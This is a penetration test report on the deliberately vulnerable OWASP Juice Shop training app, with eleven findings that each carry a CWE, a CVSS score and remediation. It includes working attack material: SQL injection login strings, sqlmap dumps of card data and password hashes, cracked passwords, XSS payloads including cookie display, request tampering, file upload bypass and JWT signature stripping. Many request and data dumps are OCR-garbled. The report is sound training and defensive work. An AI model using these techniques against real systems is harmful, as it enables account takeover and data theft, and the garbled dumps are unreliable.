OWASP Juice Shop Vulnerability Assessment Report

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OWASP Juice Shop WebApp Pentest Report

By Mohammad Kaif

The approach for this assessment involved systematically identifying vulnerabilities in the <u>OWASP Juice Shop application</u>. The assessment focused on understanding exploitation techniques, evaluating the severity of each vulnerability, and suggesting remediation strategies to mitigate. Each identified vulnerability was mapped to its corresponding <u>CWE (Common Weakness Enumeration)</u> and evaluated using the <u>Common Vulnerability</u>. <u>Scoring System (CVSS)</u> calculator to provide a standardized severity rating.

The scope of this security assessment covered the OWASP Juice Shop application, which is an intentionally insecure web application used for educational purposes. The following components were included in the assessment:

- Application endpoints
- User authentication mechanisms
- Data storage practices
- Input validation processes
- Access control measures


Tools

- Burp Suite Community Edition
- JWT Editor Burp Extension
- <u>Sqlmap</u>
- CrackStation
- Hashcat
- JWT.io
- FoxyProxy
- Firefox
- Docker
- Kali Linux
- <u>Ubuntu</u>
- Windows Subsystem for Linux

Vulnerabilities

1 — Directory Listing Exposure in 'ftp'

Burp Suite was used to map the application's endpoints. By navigating through the site map, the /ftp directory was discovered, which allows directory listing. This exposes sensitive information about the application's internal structure and files



• By accessing the /ftp directory directly, files available for download can be seen.



• For example, the acquisitions.md file contains sensitive information about the company's acquisitions.

```
> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year. This will have a significant stock market impact as we will elaborate in detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

• CWE-538: File and Directory Information Exposure


Severity: 7.5 (High) — Unauthorized access to sensitive company information.

Remediation: Implement proper access control and disable directory listing.

2 — Sensitive Data Exposure in Main.js

Inspecting main.js in the developer tools debugger with Pretty Print reveals critical internal information.

 For instance, searching for 'admin' exposes the administration panel, which may displays user information and customer feedback control.




• CWE-922: Insecure Storage of Sensitive Information

Severity: 5.3 (Medium) — Exposure of internal endpoints and application logic.


Remediation: Minimize information exposure in client-side code and use obfuscation where possible.

3 – SQL Injection Brute Force in User Login

The login form is vulnerable to SQL injection. By entering ' or 1=1 -- in the Email field and anything in the password field, the application logs in as the first user in the database (the admin user). By exploiting this vulnerability, the attacker can escalate privileges, gaining administrative access to the application and enabling multiple further attacks.



 Using Burp Suite Intruder tool configured with a <u>list</u> of SQL Injection payloads to automate and test the vulnerability in the login form.



• CWE-89: SQL Injection

Severity: 10 (Critical) — Potential to gain administrative access to the application.

Remediation: Implement parameterized queries and use prepared statements.

4 – SQL Injection in Product Search

The search field in the application is vulnerable to SQL injection. By using tools like Burp Suite and <u>sqlmap</u>, the entire database schema and data were collected. This included registered credit cards in plain text and all users information, although passwords were encrypted.

```
Request

Pretty Raw Hex

1 GET /rest/products/search?q= HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.4 Accept:application/json, text/plain, * Accept-Language: en-US,en.q=0.5 Accept-Language: en-US,en.q=0.5 Accept-Language: en-US,en.q=0.5 Cookie: language=en; welcomebanner stat SOBS WNNJREZVPXdEytgtnfPtzjuxltWetSmu9x Sec-Fetch-Bode: cors 2 Sec-Fetch-Hode: cors 12 Sec-Fetch-Site: same-origin 15-Mone-Match: W/"3250-j/69n8d//Efs0eLt Priority: u=1
```

```
[20 tables]
 Addresses
 BasketItems
 Baskets
 Captchas
 Cards
 Challenges
 Complaints
 Deliveries
 Feedbacks
 ImageCaptchas
 Memories
 PrivacyRequests
 Products
| Quantities
 Recycles
 SecurityAnswers
 SecurityQuestions
 Users
 Wallets
 sqlite_sequence
```

```
➤ @ Cards.csv ➤ ☐ data

id,UserId, cardNum, expYear, expMonth, fullName, cre
1,4,4815205605542754, 2092, 12,8joern *Kimminich,;
2,17,1234567812345678, 2099, 112, Tim *Ester, 2024-63,1,4716190207394368, 2081,2,Administrator, 2024-4,1,4024007105648108, 2086, 4,Administrator, 2024-5,2,5107891722278705, 2099, 11, Jim, 2024-06-23. 13:6,3,4716943969046208, 2081,2,Bender, 2024-06-23.
```

```
>> B Users.cw > D data
id, role, email, isActive, password, username, createdAt, deletedAt, updatedAt, toty
9, admin, J12934@juice-sh.op, 1, 0192023a7bbd73250516f069df18b500, <br/>
clastomer, accountant@juice-sh.op, 1, e541ca7ecf72b8d1286474fc613e5e45, <br/>
clastomer, accountant@juice-sh.op, 1, 0266e517e3fa95aabf1bbffc6744a4ef, <br/>
clastomer, admin@juice-sh.op, 1, 6ed9d9d726cbdc873c539e41ae8575Nec, <br/>
bkimminich@gmail.com, 1, 3869433d74e3de086fd25552f836bc82, <br/>
clastomer, bjoern@juice-sh.op, 1, 861917d5fa5f1172f931dc700d81a8fb, <br/>
clastomer, bjoern@juice-sh.op, 1, 1363943d74e3de086fd25552f836bc82, <br/>
clastomer, bjoern@juice-sh.op, 1, 13733d0bbba8b458fa0acdc02cdb953bc8, <br/>
clastomer, bjoern@juice-sh.op, 1, 3c2abc04e4a6ea8f1327d0aae3714b7d, <br/>
clanta, ciso@juice-sh.op, 1, 9ad5b0492bbe528583e128d2a8941de4, wurstbrot, 2024-<br/>
17, customer, demo, 1, 03df05e45e30710c3ad523f00de0473, <br/>
clastomer, demo, 1, 03df05e45e30710c3ad523f00de0473, <br/>
clastomer, demo, 1, 03df05e45e30710c3ad523f00de0473, <br/>
clastomer, jim@juice-sh.op, 1, 7f311911a1f6fa8f4f48dd1a305168610, <br/>
clastomer, jim@juice-sh.op, 1, 1016736b40640463240cb46610, <br/>
clastomer, jim@juice-sh.op, 1, 1016736b406406406240cb465d66dc, <br/>
clastomer, mc.safesearch@juice-sh.op, 1, 05f9148b4660f7dacd04cceebb8f1af, <br/>
clastomer, mc.safesearch@juice-sh.op, 1, 05f92148b4660f7dacd04cceebb8f1af, <br/>
clastomer, stan@juice-sh.op, 1, 06f92957b6b42c459ee5746478e4d45, j0hNny, 2024-<br/>
6, customer, stan@juice-sh.op, 1, 06f79e957b6b42c459ee5746478e4d45, j0hNny, 2024-<br/>
6, customer, stan@juice-sh.op, 1, 09f79e957b6b42c459ee5746478e4d45, j0hNny, 2024-<br/>
6, customer, stan@juice-sh.op
```

• CWE-89: SQL Injection

Severity: 9.8 (Critical) — Full database access and data exfiltration.

Remediation: Use parameterized queries, validate and sanitize inputs, and implement robust access controls.

5 – Weak Password Hashing (MD5)

By examining the user table, it was detected that the password hashes are stored using the MD5 hashing algorithm. Using a rainbow table attack via the online tool <u>CrackStation</u>, 4 passwords were successfully decrypted. Further research and use of more comprehensive rainbow tables could potentially lead to the decryption of more passwords.

Hash	Туре	Result
0192023a7bbd73250516f069df18b500	md5	admin123
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701
0c36e517e3fa95aabf1bbffc6744a4ef	Unknown	Not found.
6edd9d726cbdc873c539e41ae8757b8c	Unknown	Not found.
861917d5fa5f1172f931dc700d81a8fb	Unknown	Not found.
3869433d74e3d0c86fd25562f836bc82	Unknown	Not found.
f2f933d0bb0ba057bc8e33b8ebd6d9e8	Unknown	Not found.
b03f4b0ba8b458fa0acdc02cdb953bc8	Unknown	Not found.
3c2abc04e4a6ea8f1327d0aae3714b7d	Unknown	Not found.
9ad5b9492bbe528583e128d2a8941de4	Unknown	Not found.
030f05e45e30710c3ad3c32f00de0473	Unknown	Not found.
7f311911af16fa8f418dd1a3051d6810	Unknown	Not found.
9283f1b2e9669749081963be0462e466	Unknown	Not found.
10a783b9ed19ea1c67c3a27699f0095b	Unknown	Not found.
963e10f92a70b4b463220cb4c5d636dc	Unknown	Not found.
05f92148b4b60f7dacd04cceebb8f1af	Unknown	Not found.
fe01ce2a7fbac8fafaed7c982a04e229	md5	demo
00479e957b6b42c459ee5746478e4d45	Unknown	Not found.
402f1c4a75e316afec5a6ea63147f739	Unknown	Not found.
2c17c6393771ee3048ae34d6b380c5ec	md5	private

• CWE-328: Reversible One-Way Hash

Severity: 9.1 (Critical) — Unauthorized access to user and admin accounts through password decryption.

Remediation: Replace MD5 with a more secure hashing algorithm. Additionally, implement salting and peppering techniques to enhance password security.

6 - Cross-Site Request Forgery (CSRF) in Change Password Functionality

The change password functionality is vulnerable to CSRF attacks. Using Burp Suite's Repeater tool, the password could be changed directly by altering the request. When the current password value was set incorrectly, it led to an error. However, by removing the current password value, the password change was successfully executed, allowing the attacker to change the password without knowing the actual current password.

• The request with the correct current password successfully changes the password:

```
| Response | Response
```

• The request with an incorrect current password leads to an error:

```
Response
Pretty
                                                                                           GET /rest/user/change-password/current=
erradoinew=pass26repeat=pass2 HTTP/1.1
Host: localhost:3000
User-Agent: Mox111a/5.0 (Windows NT
10.0; Win64; x84; rv:127.0)
            co/20100101 Firefox/127.0)
co/20100101 Firefox/127.0
coft: application/json, text/plain,
```

• The request without the current password value successfully changes the password: 🗸

```
‰ 🗐 \n ≡
                                                                                                                                                                                                                                                                     cety Paw Hex Render

HTTP/1.1.200 CM.
Access-Countrol-Allow-Origin: *
X-Contenet-Type-deptions: modiff
X-Contenet-Type-deptions: modiff
Feature-Policy: payment 'self'
X-Recruting: /#/jobs
Content-Type: application/json: charset-wuf-0
Content-Length: 533
Frag: W"id-chacafeixRsUUyM/fweaykLJ/w"
VACLA Long-Policy: Application / John Content-Type Content-Type: application / John Content-Type: Reep-Alive: timeout-5
rest/user/change-password?current=&
pass2&repeat=pass2 HTTP/1.1
```

Obs.: The vulnerability did not work on an updated version of Firefox due to built-in browser protections, making it harder to reproduce the attack on a victim's computer. However, other methods, such as using Burp Suite, older browsers, or custom scripts, could still be used to exploit this vulnerability.

CWE ID:

• CWE-352: Cross-Site Request Forgery (CSRF)

Severity: 8.0 (High) - Unauthorized actions performed on behalf of authenticated users.

Remediation: Implement anti-CSRF tokens to validate the authenticity of requests. Ensure that all state-changing requests require a unique token that is verified on the server-side.

7 – DOM XSS in Product Search

The product search functionality is vulnerable to DOM-based XSS. DOMbased XSS occurs when the attack payload is executed as part of the Document Object Model (DOM) on the client side, without any interaction with the server.

By entering the payload in the browser's search bar, the application executes the script in the context of the user's browser.

Payloads:

Basic Script Alert X


<script>alert('XSS');</script>

This payload did not work as the script was sanitized.

Image Tag with onerror Attribute 🗸



This payload triggered an alert box, demonstrating the presence of an XSS vulnerability.



Simple Redirect Link 🗸

```
<a href="https://cesar.school/">Clique</a>
```

This payload created a link that, when clicked, redirected the user to another page.



Image Tag with onerror Redirect 🗸


```
<img src=x onerror="window.location='https://cesar.school'">
```

This payload straight redirected the user upon triggering the onerror event.

Cookie Stealing 🗸

```
<iframe src="javascript:alert(document.cookie)">
```

This payload triggered an alert showing the user's cookies.



<u>CWE-79: Improper Neutralization of Input During Web Page</u>
 <u>Generation ('Cross-site Scripting')</u>

Severity: 5.4 (Medium) — Potential to execute arbitrary JavaScript in the user's browser.

Remediation: Implement proper input validation and output encoding. Use security libraries and frameworks that handle these issues automatically.


8 – Broken Access Control in Basket Functionality

The basket functionality has broken access control vulnerabilities, allowing unauthorized actions on behalf of other users.

View other users baskets

By manipulating the request to view a basket, it was possible to access other users baskets. Using Burp Suite's Repeater tool, the HTTP header was modified to /rest/basket/*, with * being the user ID. This allowed viewing the contents of other users' baskets.

• Original request:




• Altered request:

- Reponse
- The response shows the basket of the user with ID 2:

```
{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
  "UserId":2,
    "createdAtt:"2024-06-24T21:11:43.9802",
    "updatedAt":"2024-06-24T21:11:43.9802",
    "Products":[
    {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":"Made from blended Rasp
        "price":4.99,
```

Jim's basket was accessed, revealing his items and personal information.



Add items to other users baskets

It was possible to add items to other users baskets by manipulating the request to add an item. This involved intercepting the request and altering the BasketId parameter.

- Original request:
- User admin
- BasketId 1
- Product Eggfruit Juice
- ProductId 3

```
Pretty Raw Hex

| POST /api/BasketItems/ HTTP/1.1
| Host: localhost:3000
| User-Agent: Mozilla/5.0 (Windows NT 10 |
| Accept-language: en-US, en:g=0.5 |
| Accept-Language: en-US, en:g=0.5 |
| Accept-Language: en-US, en:g=0.5 |
| Accept-Encoding: g=1p, deflate, br |
| Authorization: Bearer |
| eyy0eXA10JKV10JLC3hb6z10JJSUZIINJJ9.e |
| jUWCISINJy06U10JN2GIpb1IsInwIbHV4ZV1 |
| BY3RpdmU10nRydVUSINNYZVF0ZVRBdC161J1W |
| wsiy0afjP1R0JVNLZGP2bdSs8Ekgb4Ax1LEGot |
| Content-Type: application/json |
| Content-Type: application/json |
| Content-Length: 43 |
| Origin: http://localhost:3000 |
| Connection: keep-alive |
| Referer: http://localhost:3000/ |
| Cookie: language=en: welcomebanner statey0eXA10JKV10JLC3hb6z10JSUZINNJ9.e |
| jUWCISINJy06U10JNZG1pb1IsInwIbHV4ZV1 |
| BY3RpdmU10nRydVUSINNYZWF0ZWRBdC161J1W |
| wsiy0afjP1R0JVNLZGP2bdSs8kgdb4Ax1LEGot |
| Sec-Fetch-Bote: empty |
| Sec-Fetch-Bote: cors |
| Sec-Fetch-Site: same-origin |
| "ProductId":3, "BasketId":1", "quantity":1 |
| }
```

Trying to simply change the BasketId to 2 didn't work, but adding a duplicated BasketId parameter with the value 2 worked.

- Altered request:
- User Jim
- BasketId 2
- Quantity 10

```
{
    "ProductId":3,
    "BasketId":"1",
    "quantity":10,
    "BasketId":"2"
}
```

• Successful Response:

```
Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin:
3 X-Content-Type-Options: nosm
4 X-Frame-Options: SAMEORIGIN
5 Feature-Folicy: payment 'sel
6 X-Recruiting: /#/jobs
7 Content-Type: application/js
8 Content-Length: 158
9 ETag: W/"9e-HhmMW/dsOutad9+1
10 Vary: Accept-Encoding
10 Date: Tue, 25 Jun 2024 02:51
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 (
"status": "success",
"data":
"status": "success",
"data":
"guantity":10,
"updatedAt": "2024-06-25T
"createdAt": "2024-06-25T
"createdAt": "2024-06-25T
")
}
```

Attempting to add more items to the basket on basket page using a PUT request or using Burp Suite's Repeater tool were unsuccessful. The vulnerability could only be exploited through the "Add to Basket" functionality on the main page by intercepting and modifying the request.



CWE ID:

• CWE-284: Improper Access Control

Severity: 8.1 (High) — Unauthorized actions performed on behalf of other users, including viewing and modifying basket contents.

Remediation: Implement proper access control checks on both server-side and client-side. Validate user permissions for each action to ensure users can only access and modify their own resources.

9 – Improper Input Validation in Basket Functionality

The basket functionality is vulnerable to improper input validation. By entering a negative quantity in the basket the application allows the user to proceed with the purchase, resulting in a negative total price.

• Original request:

- Altered request:
- Quantity -10

```
Request

Pretty Raw Hex

1 PUT /api/BasketItems/1 H
2 Host: localhost:3000
3 User-Agent: Mocilla/5.0
4 Accept: application/json
5 Accept-Language: en-US, e
6 Accept-Encoding: gzlp, d
7 Authorization: Bearer
eyJOEXA10ijKVIQiLCJhbGci
m5w1iwicoFzc3dvcm0ioiiwM
wcm9maVxlSVIhZzUioiJhc3N
WEBdC16ijIwMjCwMDYtMJUM
simlhdC16HTCxOTMcNJMyNXO
505xa6NBqs1DTJkvIf68qd2k
Content-Type: applicatio
Content-Type: applicatio
Content-Length: 16
0 origin: http://localhost
11 Connection: keep-alive:
Referer: http://localhost
12 Cookie: language=en; wel
LWKpV6n1B0b5tgtDcMfDtMru
eyJOEXA10iJKVIQiLCJhbGci
m5w1iwicoFzc3dvcmpioiIww
wcm9maWlSWIhZZUioiJhc3h
WEBdC16ijIwMjOcMDYtMJUM
505xa6NBqsIDTJkvIf66qq2k
5cc-Fetch-Dest: empty
5cc-Fetch-Mode: cors
16 Sec-Fetch-Site: same-ori
17 (
"quantity":-10
```

• Successful Response:

```
Response


Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Access-Control-Allov-Orig:
3 X-Content-Type-Options: no
4 X-Frame-Options: SAMEORIG:
5 Feature-Policy: payment:
6 X-Recruiting: /#/jobs
7 Content-Type: application/
8 Content-Length: 156
9 ETag: W/"9c-qGASREMKAf2H8:
10 Vary: Accept-Encoding
11 Date: Tue, 25 Jun 2024 17:
11 Connection: keep-alive
12 Keep-Alive: timeout=5
14
15 ("status": "success",
"data": ("ProductId": 1,
"BasketId": 1,
"id": 1,
"quantity": -10,
"createdAt": "2024-06-:
"updatedAt": "2024-06-:
"updatedAt": "2024-06-:
```

The application allowed the purchase of a negative quantity of items, resulting in a negative total price.



By checking out with a negative quantity using de digital wallet functionality, the user receives money instead of paying for the items.





CWE ID:

• CWE-20: Improper Input Validation


Severity: 6.5 (Medium) — Financial loss due to negative transactions allowed.


Remediation: Implement proper input validation to ensure only positive quantities are allowed. Perform server-side checks to validate the quantity before processing transactions.

10 - Improper Input Validation in File Upload Functionality

The file upload functionality in the complaint page is vulnerable to improper input validation. The front–end enforces a restriction on file size (maximum 100 KB) and allowed file extensions (.pdf and .zip). However, these restrictions can be bypassed by manipulating the file extension and size through intercepted requests.


• The interface does not allow files over 100 KB or with extensions other than .pdf or .zip.





Changing File Extension:

• Upload a bash script payload-script.sh by changing its extension to payload-script.sh.zip.





Manipulating Request with Burp Suite:

- Intercept the upload request using Burp Suite.
- Modify the file extension back to payload-script.sh and insert additional data to bypass the 100 KB constraint.

Original Request:


Altered Request:

The upload is successfully processed, allowing the malicious file to be uploaded.

CWE ID:

• CWE-20: Improper Input Validation

Severity: 9.8 (High) — Potential for arbitrary file uploads leading to remote code execution or further exploitation.



Remediation: Implement server-side validation to enforce file size and extension restrictions.

11 - Insecure Design and Implementation of JWT

The JSON Web Token (JWT) implementation in OWASP Juice Shop exhibits multiple security issues, including poor handling of tokens and potential exposure of sensitive information.

• Intercepting the request to the user login endpoint reveals the JWT token in the response.

eyJ0eXAi0iJKV1QiLCJhbGci0iJSUzI1NiJ9.ey JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ CI6MSwidXNlcm5hbWUi0iIiLCJlbWFpbCI6ImFk bWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQi0iI wMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Yj UwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva 2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmlu ZWQiLCJwcm9maWx1SW1hZ2Ui0iJhc3NldHMvcHV ibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG 1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY 3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQt MDYtMjUgMTc6MjQ6MTYuNjg1ICswMDowMCIsInV wZGF0ZWRBdCI6IjIwMjQtMDYtMjYgMDA6Mzc6MD IuMjMxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsb H0sImlhdCI6MTcxOTM2MjIzNX0.qSZr7RdNHiRxrPVVEnSGj0VPfNY2KnNaD0m7no_iQ6 mbw0Xo0JbpjIUV6yBw9KXd3YU1b4QCAQECv1IoE OSRwYfBB1rsk_YlmsQgAjjhCAAHDDYV3fFu19Vc yPsYBQEL07_Db4_iej_p4nBFnM-mzu-

 Decoding the JWT token using jwt.io reveals the user's email address, role, and other sensitive information.

```
HEADER: ALGORITHM & TOKENTYPE

{
    "typ": "JWT",
    "alg": "RS256"
}
```

X1HU2zCD2Bgflqk0

```
"status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken":
    "lastLoginIp": "undefined",
    "profileImage":
"assets/public/images/uploads/defaultAdmin.png",
    "totpSecret":
    "isActive": true,
    "createdAt": "2024-06-25 17:24:16.685 +00:00", 
"updatedAt": "2024-06-26 00:37:02.231 +00:00",
    "deletedAt": null
  "iat": 1719362235
```


VERIFY SIGNATURE

```
RSASHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),


Public Key in SPKI, PKCS #1,
X.509 Certificate, or JWK stri
ng format.

Private Key in PKCS #8, PKCS #
1, or JWK string format. The k
ey never leaves your browser.
```

• By removing the "alg" parameter on the header and the Signature with <u>JWT Editor Burp Extension</u> and changing the "id" parameter to 2, the token was successfully modified to impersonate another user.



• Original Response:



• Modified Response: